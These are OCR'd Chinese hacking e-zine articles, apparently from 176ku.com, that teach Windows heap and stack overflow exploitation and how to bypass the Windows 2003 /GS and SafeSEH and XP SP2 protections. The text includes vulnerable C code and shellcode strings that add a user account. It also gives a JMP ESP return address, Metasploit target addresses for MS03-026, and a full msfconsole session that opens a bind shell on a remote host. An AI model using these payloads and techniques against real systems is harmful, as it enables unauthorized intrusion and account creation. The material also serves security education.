在我们最后一次覆盖数据的情况下，其操作Mov[ecx],eax就等于Mov [BBBB],AAAA。B的十六进制是0x42，即Mov[0x42424242],AAAA，就是把AAAA写入到0x42424242地址的内存中，而地址0x42424242一般是不能写的，所以就会报0x42424242不能写的错误。

程序出错就终止了。如果还要进行下一操作Mov [eax+4], ecx，在这种情况下，就等于Mov [AAAA+4],BBBB = mov [AAAD],BBBB了，即把BBBB写入到0x41414144的地址中，这通常也是会出错的。

可以看出，我们用值随意覆盖的时候，会出现错误。如果我们精心地构造覆盖数据，就有可能跳转到我们想要的地方——ShellCode的地址去。

最后，构造溢出数据，使在堆溢出时完成跳转。我们知道，在分配buf2的时候，会有两个操作Mov [ecx],eax和Mov[eax+04],ecx，而Eax和Ecx分别是前后双链表指针的值。当我们用超长的数据填充buf1的时候，可以覆盖到双链表指针的值，也就是说可以自己构造Eax和Ecx。那如何构造Eax和Ecx可以使程序跳转

每月及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

到ShellCode呢?

分析到这里,思路应该是很清晰了,我们把Eax的值构造成ShellCode的地址比,如是0x11111111,把Ecx的值构造成某个函数返回点的地址,比如是0x22222222,这样Mov[ecx],eax就是Mov [0x22222222],0x11111111,就会用ShellCode的地址覆盖函数返回点的值。这就如同堆栈溢出一样,当函数返回的时候,就会把保存的返回点给EIP继续执行,但保存的返回点已经被我们改成了ShellCode的地址,这样就会执行我们的ShellCode了。

一般函数返回点的地址不容易确定,而且每次运行程序的顺序不同,地址也不同。所以大家通常都把Ecx的值覆盖成默认异常处理的地址,在SP2上是0x77ebf44c,在SP3上是0x77ebf44c,这样出现异常的时候,就会执行我们的ShellCode了,Cool!

那ShellCode的地址呢? 在这里ShellCode是保存在mybuf中的,所以我们直接把mybuf的地址读出来填入即可。不过它不具有通用性,这就是OYXin文章提出的改进的地方,但我们还是看最笨的方法吧。我们构造的字符串结构如图12所示。

208字节=空间+管理结构	4字节 eax	4字节 ecx
Nop Nop Nop Nop Nop ShellCode	shellcode地址	异常处理地址

图12

如此得到mybuf后,运行程序,(Vul6.c),就会弹出我们的DOS对话框了! 堆溢出利用成功完成,如图13所示。




图13

定位的改进方法

这个时候再回过头来看看OYXin在他的文章中提出的改进办法,就比较好理解了。刚才ShellCode的地址是不固定的,OYXin提出了改进ShellCode的定位办法,他发现其实下一个堆管理结构的起始点,在Windows 2000下是Esi+0x4c,所以把Eax覆盖成Call [esi+0x4c]在内存中的地址就可以更固定地定位了。Cool! 顺便说说,在Windows XP下是Edi+0x74。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

Windows堆栈溢出全面解析

文/曹军 dangguai27

本人前面写的多篇文章都是堆栈溢出类的具体漏洞分析和ShellCode编写,而有朋友希望我能写点入门级的文章。今天就和大家一起,来全面解析Windows下堆栈溢出的具体细节及利用过程。过程虽然简单,但自己又走了一遍,才发现里面的确有一些值得注意的地方。废话少说,下面直接切入正题!

基础知识

1.函数调用时堆栈的变化

用高级语言编写程序时,函数调用是很常见的事情,但大家却很少观察函数调用的汇编代码是如

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

何实现的。事实上实现过程很简单：

1）父函数将函数的实参按照从右至左顺序压入堆栈；

2）CPU将父函数中函数调用指令Call xxxx的下一条指令地址EIP压入堆栈

3）父函数通过Push Ebp指令将基址指针EBP值压入堆栈，并通过Mov Ebp，Esp指令将当前堆栈指针Esp值传给Ebp；

4）通过Sub Esp，m（m是字节数）指令可以为存放函数中的局部变量开辟内存。函数在执行的时候如果需要访问实参或局部变量，都可以通过EBP指针来指引完成。

2.函数调用约定对函数调用及返回时堆栈变化的影响

Windows系统下常见的函数调用约定有两种 C/C++的函数调用方式__cdecl和__stdCall调用方式。

1）在VC、.net等开发环境中，编写命令行程序时的Main或者_tmain函数，以及大家自己定义的很多函数，默认都是采用__cdecl调用方式。

2）通过MFC编写图形界面程序的时候，其主函数的声明为extern "C" int WINAPI tWinMain(参数)，该函数的调用约定是__stdCall，WINAPI，PASCAL等都是__stdCall的宏定义，是一个意思。此外，大家平时调用的API函数，绝大多数是采用__stdCall的调用方式。

3）__cdecl调用方式的函数，父函数在调用子函数的时候，先将子函数的实参按照从右至左顺序压入堆栈，子函数返回后，父函数通过Sub Esp，n（n=函数实参个数*4）指令来恢复堆栈。

4）__stdCall调用约定函数，子函数调用时实参入栈顺序也是从右至左，但堆栈恢复是子函数返回时自己通过Ret n指令来完成的。

如果以前大家没有注意到这些基础知识，可能理解起来不很清晰。不过没关系，下面我们再结合具体例子仔细说明，之所以要在这里提出，是因为这些知识对我们溢出漏洞的利用有较为明显的影响。

实例解析

大家看看下面这个具有溢出漏洞的示例代码1，调试环境是Windows 2000 SP4 + VC6.0。

```
#include "windows.h"
#include "stdio.h"
#include "string.h"
int fun(char *szIn, int nTest)
{
char szBuf[8];
printf("%d\n", nTest);
strcpy(szBuf, szIn);
return 0;
}
int main()
{
char sz_In[] = "1234567890abcdefghijklmn";
fun(sz_In, 888);
return 0;
}
```

编译、执行，弹出异常对话框如图1所示。




图1

显然是发生了堆栈溢出，这是从直观的角度进行了解。大家花1分钟时间看一下程序代码，然后我们来仔细看看这个溢出的发生细节。

好了，我们继续。在Debug模式下，按F10，进入单步调试状态，再按Alt+8，进入汇编模式，如图2所示。




图2

高级语言第15行代码char sz_In[] = "1234567890abcdefghijklmn"。前面是Main函数的启动代码，其实大家从这里就可以看出在调用主函数时堆栈的变化。一直按F10，直到第16行高级语言代码Fun(sz_In, 888)处停下来，这里是我们要重点看的地方，如图3所示。




图3

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

大家现在可以看到，Main函数（前面讲的父函数）通过Call @ILT+0(fun) (00401005)指令调用Fun函数，在该指令之前还有两个Push指令操作。不难看出，这两条Push指令就是将Fun函数的两个实参按照从右往左的顺序压入堆栈。继续按F10，直到Call指令停下，用F11跟到Fun函数里，跳到了00401005处，该处指令是一个跳转指令Jmp Fun (00401020)，00401020是函数Fun开始的地方，如图4 所示。

```
3:    #include "string.h"
4:
5:    int fun(char *szIn, int nTest)
6:    {
00401020 55                 push        ebp
00401021 8B EC              mov         ebp,esp
00401023 83 EC 48           sub         esp,48h
00401026 53                 push        ebx
00401027 56                 push        esi
00401028 57                 push        edi
00401029 8D 7D B8           lea         edi,[ebp-48h]
0040102C B9 12 00 00 00     mov         ecx,12h
00401031 B8 CC CC CC CC     mov         eax,0CCCCCCCCh
00401036 F3 AB              rep stos    dword ptr [edi]
7:        char szBuf[8];
8:        printf("%d\n", nTest);
```

图4

进入Fun函数的第一条指令就是Push Ebp，即保存地址指针EBP。按F10执行完这条指令之前，我们观察当前堆栈顶部4字节是0x004010B6，也就是我们刚才调用Fun函数的Call指令后面一条指令Add Esp, 8的地址，即保存了返回地址EIP。现在继续单步执行Mov Ebp, Esp使当前EBP指针指向父函数EBP指针保存的位置，并用于函数执行过程中实参和局部变量的访问。Sub Esp, 48h指令是为Fun函数的局部变量预分配堆栈空间，后面的szBuf就位于这片预分配空间里。继续单步执行完00401051的Call Strcpy (004010e0)指令后停下。这里说一句，Strcpy函数的调用约定是__cdecl，因此调用完成后，Fun函数作为其父函数要通过Add Esp, 8来恢复堆栈。好了，数据覆盖也完成了。这时我们看看EBP＋4指向的堆栈地址，即函数返回地址EIP的值为0x66656463，就是我们覆盖的数据，如图5 所示。

```
地址:  ebp+4
0012FF0C  63 64 65 66 67 68 69 6A 6B 6C  cdefghijkl
0012FF16  6D 6E 00 00 00 00 00 00 00 00  mn........
0012FF20  00 F0 FD 7F CC CC CC CC CC CC  .瘕.烫烫烫
0012FF2A  CC CC CC CC CC CC CC CC CC CC  烫烫烫烫烫
```

图5

函数返回之后将跳转到该地址来执行指令，而该地址上的指令无效，因此会发生前面图1 的读错误。到这一步，我们既验证了前面的基础知识，又了解了堆栈溢出的过程，虽然简单，却很具有代表性。

下面我们来谈谈堆栈溢出漏洞的利用。堆栈溢出漏洞的利用方式有两种：JMP ESP和覆盖SEH结构，其实这两种方法我在前面的文章都提到很多，大家完全可以参考。既然本节讲的是基础的东西，那我们就谈谈JMP ESP。在示例1中，如果我们把覆盖EIP指针的4个字节改为JMP ESP指令地址，再在后面填充我们的ShellCode，那么函数返回之后就是执行JMP ESP指令了，继而跳转到我们的ShellCode中来执行。为了帮大家验证这个说法，我准备了示例代码2，其中ShellCode的功能是创建用户X，而跳转地址是通用JMP ESP指令地址0x7ffa4512，如图6所示。

```
char sz_In[] =
    "1234567890ab\x12\x45\xfa\x7f"

    "\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x3E\x01\x80\x34\x0A\x96\xE2\xFA"
    "\xEB\x05\xE8\xEB\xFF\xFF\xFF"
    // AddUser:X Pass:X
```

图6

至于ShellCode的编写技术，已有太多现成的东西，这里就不多讲了。文章到此告一段落，但细心的朋友肯定要问了，这些和前面提到的函数调用约定有什么关系吗？当然有！大家不要忘了，前面的示例中函数是用__cdecl调用的约定。返回图3中，当函数Fun返回后，Main函数也是通过Add Esp, 8来恢复堆栈。如果将Fun函数改为__stdCall的调用约定，在添加ShellCode的时候大家就得注意了。因为Fun函数在返回的时候，是自己通过Ret 8指令来恢复堆栈的。当CPU跳转到JMP ESP指令时，此时的ESP已经是在原来EBP+16的位置，而不是EBP+8，那么覆盖数据中ShellCode的位置，也应该顺理成章地走8字节，中间多出来的8字节就用90H填充吧。针对这类情况，我准备了示例代码3，ShellCode部分如图7 所示。

```
char sz_In[] =
    "1234567890ab\x12\x45\xfa\x7f\x90\x90\x90\x90\x90\x90\x90\x90"
    "\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x3E\x01\x80\x34\x0A\x96\xE2\xFA"
    "\xEB\x05\xE8\xEB\xFF\xFF\xFF"
    // AddUser:X Pass:X
```


图7

好了，这个例子就讲到这里。我们实际中遇到的漏洞，可能远比这个例子复杂，而且更多涉及远程溢出漏洞。不过，我觉得大家更应该侧重于原理的理解和方法的掌握。毕竟基础知识才是王道，只有了解透彻了，才有可能深入研究。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

经典WIN32堆栈溢出保护+突破技术



文/图 曹军/dangguai27

不知道大家是否留意，不论是微软，还是其他应用软件开发者，在他们发出的漏洞公告中，相当一部分都是溢出类漏洞。在这些漏洞中，由于堆栈溢出漏洞的利用存在通用性，所以很多蠕虫病毒都是基于这类漏洞。另一方面，随着针对堆栈溢出攻击的防范技术逐渐增强，有3大问题浮出水面：如何挖掘出更多的未公布漏洞，如何有效地对付个人防火墙或IDS，如何有效地对付日益普及的各种堆栈溢出保护技术。第一个问题，需要先掌握扎实的基础知识以及丰富的漏洞调试经验。第二个问题突破个人防火墙，在前面几期中有一些文章已经讨论过，大家可以参考。而对于堆栈溢出保护技术，大家可能还不是很熟悉，而我也正好刚接触这个问题，因此接下来，我将从原理和实战两方面和大家一起来分析一些比较经典的堆栈保护技术，并探究相应的突破技术。可能有的方面讲得不够清晰或有所偏差，还希望大家给予纠正。如不加说明，下面的堆栈溢出都简称为溢出。

首先从代码编写说起吧，这是有效防止溢出发生的第一个环节。对于软件开发而言，如果能在开发期间尽量编写正确的代码，溢出漏洞出现的概率会大为降低。编写正确的代码是一件非常有意义但耗时的工作，特别像编写C/C++语言那种容易出错的程序，这是由于追求性能而忽视正确性的传统引起的。为此，人们开发了一些工具和技术来帮助经验不足的程序员编写安全正确的程序。简单的工具像AJCGrep，可用它查找源代码中易产生溢出的一些函数，如strcpy、sprintf等。例如，工程里有个CPP文件中调用了sprintf函数，如图1所示。

```
sprintf(sbuf, "GET /%s HTTP/1.0\r\n\r\n", buf);
```

图1

通过AJCGrep在工程目录中查找sprintf函数后的结果如图2、图3所示。

图2

图3

查找出这些函数以后，就可以依次检查它们的参数是否合理，进而减小溢出发生的概率。然而，由于编写代码的问题，这种简单的检测方式只能在一定程度上避免溢出的产生。为此，人们又开发了一些高级的查错工具，如faultinjection等。这些工具通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。另外，还有一些静态分析工具也用于检测缓冲区溢出的存在。虽然这些工具可以帮助程序员开发更安全的程序，但是由于C/C++语言的特点，因此它们不可能找出所有的溢出漏洞。

既然堆栈溢出不可完全避免，聪明的人们于是开发了一些溢出保护技术来进一步防范。溢出保护技术的中心不是防止溢出的发生，而是在

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

溢出发生之后有效地阻止ShellCode的执行。那么，现有的溢出保护技术又是怎样的呢？让我们一一看来。

Windows2003 堆栈保护技术+突破

1.保护技术分析

MS 在Windows 2003系统和Visual Studio.net编译器中采用了新的堆栈保护机制。通过安全Cookie机制+ 可控的SEH处理函数指针来执行堆栈溢出保护，并导致ShellCode无法执行。而2003上的VC6及以下版本，编译生成的具有溢出漏洞的程序还是可以成功利用的。

先谈谈Windows2003的安全Cookie机制，这是David Litchfield发现并提出的，在《网络渗透技术》这本书中有翻译。当一个函数被调用时，它会在堆栈中保存的返回地址前分配空间，然后插入一安全Cookie，并在当前函数所在的数据段保存该Cookie的副本。如果发生堆栈溢出，返回地址被覆盖了，那么安全Cookie也会被覆盖。在函数返回之前，系统会将堆栈中的Cookie值与其数据段中的副本进行比较，如果二者值不等，它就认为堆栈溢出已经发生。整个过程如图4所示。




图4

也许大家会问，安全Cookie是怎样产生的呢？安全Cookie是一个与系统时间、当前进程、线程ID等参数相关的32位数值，具有很高的随机性，因此是很难预测的。安全Cookie的产生过程演示如下(VC6下编译通过)。

```
FILETIME ft;
unsigned int Cookie = 0;
unsigned int tmp=0;
unsigned int *ptr=0;
LARGE_INTEGER perfcount;
GetSystemTimeAsFileTime(&ft); // 获取系统时间
// 通过几个函数的返回值与 Cookie 进行 XOR 操作
Cookie = Cookie ^ ft.dwLowDateTime;
Cookie = Cookie ^ GetCurrentProcessId();
Cookie = Cookie ^ GetCurrentThreadId();
Cookie = Cookie ^ GetTickCount(); // 随机数
    QueryPerformanceCounter(&perfcount);
ptr = (unsigned int *)&perfcount;
 // 最终得到的 Cookie
Cookie = Cookie ^ tmp;
printf("Cookie is: %.8x\n", Cookie);
```

原理就是这样，为了便于理解，下面我们以Windows 2003为平台，分别演示用传统的方式利用VC6、Visual Studio.net 2003上编译的同一个有溢出漏洞的程序，以及Windows 2003下的RPC堆栈溢出漏洞，看看它们的效果分别会是怎样的。

1)通过VC6编写一个本地溢出程序，溢出后ShellCode功能是添加用户X，密码X，如图5所示。




图5

编译、生成可执行程序，Cmd下执行结果显示可以成功添加用户，如图6所示，这说明VC6编译生成的具有溢出漏洞的程序在Windows 2003是可以成功利用的。




图6

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

2)在Visual Studio.net2003创建一个项目,功能代码与以上VC6编译的那个完全一样,如图7所示。在Visual Studio.net开发环境中设置此编译器选项。"打开项目"->"属性"->"C/C++"->"代码生成",然后修改"缓冲区安全检查"属性为"是",如图8所示。

图7




图8

编译并生成可执行程序后,在Cmd下执行,结果弹出了错误报告框,提示发生了缓冲区溢出,并默认为终止程序,如图9所示。单击"终止"后,输入"net user"命令,结果没有添加上指定的用户,也就是说ShellCode执行失败。




图9

同一系统下用不同编译器编译相同的源代码,生成的具有溢出漏洞的程序执行结果却不相同。原因就在于我们在Visual Studio.net 2003中设置的/GS选项。换句话说,Visual Studio.net就是通过设置/GS选项来实现安全Cookie对堆栈溢出的保护功能的。

3)Windows 2003上具有的RPC堆栈溢出漏洞,大家可以拿出漏洞扫描工具(如retinarpcdcom.exe)来扫描2003的机器试试。针对该漏洞,通过传统的利用方式——通用的jmp esp(0x7ffa4512)跳转方式来攻击。这里主机192.168.3.177是Windows 2003 Server,攻击如图10所示。




图10

再跑到192.168.3.177前一看,它弹出了我们熟悉的关机倒计时对话框。郁闷,对Windows 2000和XP SP0和SP1 RPC百试不爽的攻击工具居然在Windows 2003面前不灵了。

3个演示结束了,大家可能已经明白了前面讲的Windows 2003的堆栈溢出保护机制只存在于Windows 2003系统和Visual Studio.net编译器这一说法吧。

再回到本节开始的地方,我们说Windows 2003的保护机制中还有一个技术,我们称为可控的SEH处理函数指针。技术细节是这样的:Windows 2003中结构化异常处理例程注册后,它的函数指针会保存在模块中的一个叫"Load Configuration Directory"的地址列表中。如果函数返回时系统发现堆栈中的Cookie发生了改变,则认为发生了溢出。这时,系统会查看当前线程相关的SEH中是否有相应的处理函数指针。如果有处理函数指针,系统并不是直接调用该处理函数,而是将该指针与已注册过函数的地址列表进行对照。如果没有发现匹配的,并且处理函数指针位于堆栈中,那么异常处理函数将不被运行。如果该处理函数指针位于已加载的各dll模块地址范围之外,或者位于堆中,处理函数仍然会被执行。这种可控制的异常处理技术使得我们传统的简单覆盖SEH处理函数指针的利用方式也会失败。

既然Windows 2003有这样的堆栈保护机制,那我们有没有办法对其进行突破呢?

2.突破技术探究

——利用Windows 2003的RPC堆栈溢出漏洞

针对于Windows 2003的堆栈保护机制的特性,我们可以用已加载模块以外的地址来覆盖SEH,这是比较可行的一种突破方式。如果覆盖的地址中指令是类似于"call/jmp [register + XY]"这样的形式,该[register + XY]正好指向

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

ShellCode中的某处的话，就有办法利用前面那个RPC溢出漏洞了。

David Litchfield不愧为溢出技术领域的大牛人，他发现Windows 2003下svchost.exe始终将UNICODE.nls加载到0x001a0000处，而在偏移0x10b0b处就是"call dword ptr[EBP + 30h]"指令。这里的UNICODE.nls是Windows下关于UNICODE编码的一个数据文件。大家如果这里不清楚的话，我来验证一下这个地址。

打开进程查看器procexp.exe，找到svchost.exe，我们可以看到UNICODE.nls及其加载地址(base)，如图11所示。




图11

然后打开softice，输入命令"addr svchost"，进入svchost进程空间，系统中有多个svchost进程，默认进入的就是RPC服务进程。输入命令"d 001b0b0b"，然后通过指命令"u 001b0b0b L 20"将这段汇编导出，如图12所示。

```
================ Thu Jul 07 22:34:15 2005
:u 001B0B0B L 20
0008:001B0B0B  FF5530          CALL    [EBP+30]
0008:001B0B0E  0000            ADD     [EAX],AL
0008:001B0B10  0000            ADD     [EAX],AL
0008:001B0B12  9E              SAHF
0008:001B0B13  FF5730          CALL    [EDI+30]
0008:001B0B16  0000            ADD     [EAX],AL
0008:001B0B18  0000            ADD     [EAX],AL
0008:001B0B1A  9E              SAHF
0008:001B0B1B  FF5930          CALL    FAR [ECX+30]
0008:001B0B1E  0000            ADD     [EAX],AL
0008:001B0B20  0000            ADD     [EAX],AL
0008:001B0B22  9E              SAHF
0008:001B0B23  FF5B30          CALL    FAR [EBX+30]
0008:001B0B26  0000            ADD     [EAX],AL
0008:001B0B28  0000            ADD     [EAX],AL
0008:001B0B2A  9E              SAHF
```

图12

大家现在看到了吧，在001b0b0b处就有这样一个跳转指令，而001b0b0b是位于已加载模块之外的地址，正好符合利用条件。这时EBP在ShellCode附近，我们将SEH处理函数指针覆盖为0x001b0b0b，而在ShellCode的前面填充一些NOP，就可以成功利用了。

关于对Windows 2003上RPC堆栈溢出漏洞的利用，著名的安全检测工具Metasploit更新了一个脚本msrpc_dcom_ms03_026，这个脚本就是根据前面讲的利用技术实现的，如图13所示。

```
['Windows NT SP3-6a/2K/XP/2K3 ALL',
        0x77f33723, # Windows NT 4.0 SP6a (esp)
        0x7ffde0eb, # Windows 2000 writable address + jmp+0xe0
        0x0018759f, # Windows 2000 Universal (ebx)
        0x01001c59, # Windows XP SP0/SP1 (pop pop ret)
        0x001b0b0b, # Windows 2003 call near [ebp+0x30] (unicode.nls
        0x776a240d, # Windows NT 4.0 SP5 (eax) ws2help.dll
        0x74ff16f3, # Windows NT 4.0 SP3/4 (pop pop ret) rnr20.dll
],
```

图13

Metasploit是用perl集成的一个强大的溢出工具包，大家可以到它的网站http://metasploit.com下载最新版本的安装文件，而且还有源代码供下载。安装后，直接点击Msfconsole.bat进入其命令行界面，如图14所示。

图14

每月及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

Metasploit具体命令我就不多解释了，常用的就那么几个，大家开了帮助文档后很快就可以掌握。这里我们直接输入漏洞利用的一些命令，结果如图15所示。

```
=[ msfconsole v2.4 [75 exploits - 75 payloads]

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf msrpc_dcom_ms03_026(win32_bind) > set RHOST 192.168.3.177
RHOST -> 192.168.3.177
msf msrpc_dcom_ms03_026(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Connected to REMACT with group ID 0x6d50
[*] Got connection from 192.168.3.158:1038 <-> 192.168.3.177:4444

Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

F:\WINDOWS\system32>
```

图15

成功获得了我们熟悉的DOS窗口。这个例子给了我们启示，如果以后Windows 2003上再出现这样的堆栈溢出漏洞，我们就可以尝试类似的模式来利用。

XP SP2的堆栈保护技术+突破

看了前面关于Windows 2003溢出保护机制的讲解，希望没有让大家昏昏欲睡。接下来，我们再来

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

看看XP SP2上堆栈溢出保护。

1.保护技术分析

XP SP2是在Windows 2003之后推出的一款操作系统补丁。SP2在系统安全性方面下了很大的工夫，特别针对缓冲区溢出，又作了一些限制。

XP SP2的溢出保护是通过对pPEB、TOP SEH等指针作了随机性处理来实现的，这个在funnywei的那篇《Windows XP SP2溢出保护》中有比较详细的描述，这里我们再简单分析一下。

SP2的溢出保护技术，包括 PEB、TOP SEH等指针的随机化以及对VEH链表指针_RtlpCalloutEntryList的保护等。但结合到堆栈溢出，我觉得主要技术就是PEB指针的随机化，其他保护技术我们在以后分析堆溢出保护技术的时候再讨论。因为PEB指针是与我们ShellCode中查找kernel32.dll地址有关系的，而kernel32.dll又与我们查找GetProcAddress函数地址紧密相关。同一版本系统中PEB指针如果不固定的话，kernel32.dll的地址就不固定，我们也就不能用传统的"版本对应固定地址"的方式直接通过固定kernel32.dll地址来获取ShellCode中API函数地址。

还是先看看原理吧。在XP系统下，PEB指针是进程创建时指定的。创建进程使用的是_NtCreateProcessEx函数，而并非_NtCreateProcess函数。通过对_NtCreateProcessEx函数的层层反汇编，我们可以看到后面会调用一个_MiCreatePebOrTeb@12函数，在SP2下其中一个参数为210h。在_MiCreatePebOrTeb@12 函数实现中有一句指令：

```
PAGE:004B01FB     cmp     [ebp+arg_8], 210h
PAGE:004B0202     jz      loc_4B4A0A
```

在_MiCreatePebOrTeb@12 函数如图16所示。

```
PAGE:004B4AB8     push    210h
;注意这个参数!
PAGE:004B4ABD     push    esi
PAGE:004B4ABE     call    _MiCreatePebOrTeb@12 ; MiCreatePebOrTeb(x,x,x)

真正完成工作
_MiCreatePebOrTeb@12 函数

PAGE:004B01AE     call    _ExAllocatePoolWithTag@12 ; ExAllocatePoolWith
PAGE:004B01B3     mov     esi, eax

PAGE:004B01B5     test    esi, esi
